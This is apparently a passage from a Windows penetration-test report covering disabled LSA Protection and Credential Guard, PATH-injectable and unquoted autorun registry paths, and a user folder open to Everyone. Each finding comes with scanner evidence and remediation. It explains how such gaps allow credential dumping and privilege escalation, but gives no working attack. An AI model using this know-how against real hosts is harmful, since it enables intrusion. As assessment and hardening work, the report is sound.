
Recommended modern approach is to migrate services and clients to Kerberos and, where NTLM use remains necessary, to audit, restrict and harden NTLM usage (enforce NTLMv2-only, enable signing, and apply selective deny policies).

LSA and Credential Guard not enabled

Description	Windows stores sensitive credential material (NTLM password hashes, Kerberos tickets, etc.) in the Local Security Authority Subsystem Service (LSASS) process. If a host is compromised or LSASS memory is accessible, attackers can extract cached credentials and authentication tokens, enabling pass-the-hash and lateral movement attacks. LSA Protection (RunAsPPL) and Windows Defender Credential Guard are Windows features designed to mitigate this risk: • LSA Protection (RunAsPPL) isolates LSASS as a protected process, preventing non-trusted code (e.g., Mimikatz, process dumpers) from accessing credential memory. • Credential Guard leverages virtualization-based security (VBS) to further isolate secrets from the OS kernel, storing them in a secure container inaccessible even to administrative users
Risk	Likelihood: High - Tools and techniques to dump credentials from LSASS are widely available and routinely used in post-exploitation and privilege escalation. Without LSA/Credential Guard, any attacker with administrative or SYSTEM access can extract credentials in cleartext or NTLM hash form. Impact: High - Exposure of cached credentials (domain admin, service accounts, local admin) can lead to full domain compromise.
System	10.10.14.165
Tools Used	n/a
References	https://learn.microsoft.com/en-us/windows/security/identity-protection/credential-guard/

Evidence:



```
◆◆◆◆◆◆◆◆◆◆□ LSA Protection
◆ If enabled, a driver is needed to read LSASS memory (If Secure Boot or UEFI, RunAsPPL cannot be disabled by deleting the registry key) https://book.
hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#lsa-protection
    LSA Protection is not enabled

◆◆◆◆◆◆◆◆◆◆□ Credentials Guard
◆ If enabled, a driver is needed to read LSASS memory https://book.hacktricks.wiki/windows-hardening/stealing-credentials/credentials-protections#cred
entials-guard
    CredentialGuard is not enabled
    Virtualization Based Security Status:      Not enabled
    Configured:                                False
    Running:                                   False
```


Remediation:

Turn it on at Settings -> Security

Path Injection for Registry Entry

Description	One or more autorun registry values reference executables using a relative or filename-only path instead of a fully-qualified absolute path such as C:\Windows\explorer.exe. When Windows resolves such names it uses a search/order resolution behavior. If an attacker can write a file into a directory that is searched before the intended (trusted) location, they may be able to place a malicious file that will be executed in the context of the autorun (which can be elevated).
Risk	Likelihood: Medium - Filename-only or relative paths are common in misconfigured installs. Exploitability depends on whether attacker-writable directories exist earlier in the resolution chain; many environments do have such writable locations due to incorrect ACLs or legacy application installs. Impact: • If executed by SYSTEM/service process → Critical (local privilege escalation / full system compromise). • If executed on user logon context only → High (user code execution, potential pivoting to higher privilege via chaining).
System	10.10.14.165
Tools Used	n/a
References	n/a

Evidence:



```
RegPath: HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
Key: Userinit
Folder: C:\Windows\system32
File: C:\Windows\system32\userinit.exe,


RegPath: HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
Key: Shell
Folder: None (PATH Injection)
File: explorer.exe


RegPath: HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot
Key: AlternateShell
Folder: None (PATH Injection)
File: cmd.exe
```


Remediation:

Replace relative/filename-only autorun registry values with fully-qualified absolute paths to the intended binaries; remove unused autoruns and restrict write access to candidate search directories.

Unqoted Path for Registry Entries

Description	One or more registry entries that launch executables at boot/logon or via services (ImagePath, Winlogon\Shell, HKLM\...\Run, Active Setup StubPath, etc.) contain executable paths with spaces that are not enclosed in quotes. Windows tokenizes this unquoted string and will attempt to execute, in order, C:\Program.exe, C:\Program Files\Vendor\App\My.exe, etc. If an attacker who can write to one of these intermediate locations places a malicious Program.exe (or similarly named file), it may be executed in the context of the higher-privileged service/process — yielding local privilege escalation.
Risk	Likelihood: Medium/High - Unquoted paths are common on Windows systems due to sloppy installer behavior. Exploitability requires that an attacker be able to write a file in one of the earlier candidate locations (e.g., C:\Program.exe or C:\Program Files\Vendor.exe), which is often possible in poorly hardened environments or where installers left directories writable. Discovery is straightforward. Impact: High/Critical • If the unquoted path is used by a service running as SYSTEM or another high-privilege account, exploitation can yield full local system compromise (Critical). • If it is user-context only, the impact is lower (High/Medium), but still enables code execution and lateral movement options.
System	10.10.14.165
Tools Used	n/a
References	https://learn.microsoft.com/en-us/answers/questions/2182240/fix-unquoted-service-path-for-windows-services

Evidence:



```
RegPath: HKLM\Software\Microsoft\Active Setup\Installed Components\{44BBA840-CC51-11CF-AAFA-00AA00B6015C}
Key: StubPath
Folder: C:\Program Files\Windows Mail
File: C:\Program Files\Windows Mail\WinMail.exe OCInstallUserConfigOE (Unquoted and Space detected) - C:\
```


Remediation:

Quote executable paths in all service/autorun registry entries (e.g., change C:\Program Files\Vendor App\service.exe --service to “C:\Program Files\Vendor App\service.exe” --service), remove write access for non-admin users on candidate directories, and audit for similar entries.

Misconfigured User Directory Access (High)

Description	The user profile directory for bob (C:\Users\bob) is configured with overly permissive NTFS permissions that allow broad access (e.g., Everyone, Authenticated Users, or non-staff groups granted full control). This misconfiguration allows unauthorized users on the host or domain to read, modify, or delete files in the user’s profile — potentially exposing sensitive documents, saved credentials, SSH keys, private keys, or application data that can be abused for privilege escalation and lateral movement.
Risk	Likelihood: High - Misconfigured profile folder permissions are a common operational oversight (e.g., during manual file restores, backup restores, or misapplied templates). Attackers and low-privilege users can discover and abuse these permissions easily with built-in tooling. Impact: High/Critical - Confidential files, tokens, or SSH keys present in the profile could allow lateral movement or account takeover. If secrets found enable domain authentication (reused credentials, service keys, etc.) the impact can escalate to full domain compromise.
System	10.10.14.165
Tools Used	n/a
References	n/a

Evidence:



```
����������⍰ Home folders found
    C:\Users\.NET v4.5
    C:\Users\.NET v4.5 Classic
    C:\Users\Administrator
    C:\Users\All Users
    C:\Users\Bob : Everyone [Allow: AllAccess]
    C:\Users\Default : Users [Allow: AppendData/CreateDirectories WriteData/CreateFiles]
    C:\Users\Default User
    C:\Users\Public : Service [Allow: WriteData/CreateFiles]
```

Remediation:

Restrict NTFS ACLs on C:\Users\bob so only the intended principals have access: the user DOMAIN\bob, SYSTEM, and Administrators (or the corresponding local groups). Example PowerShell / icacls commands (run as Administrator)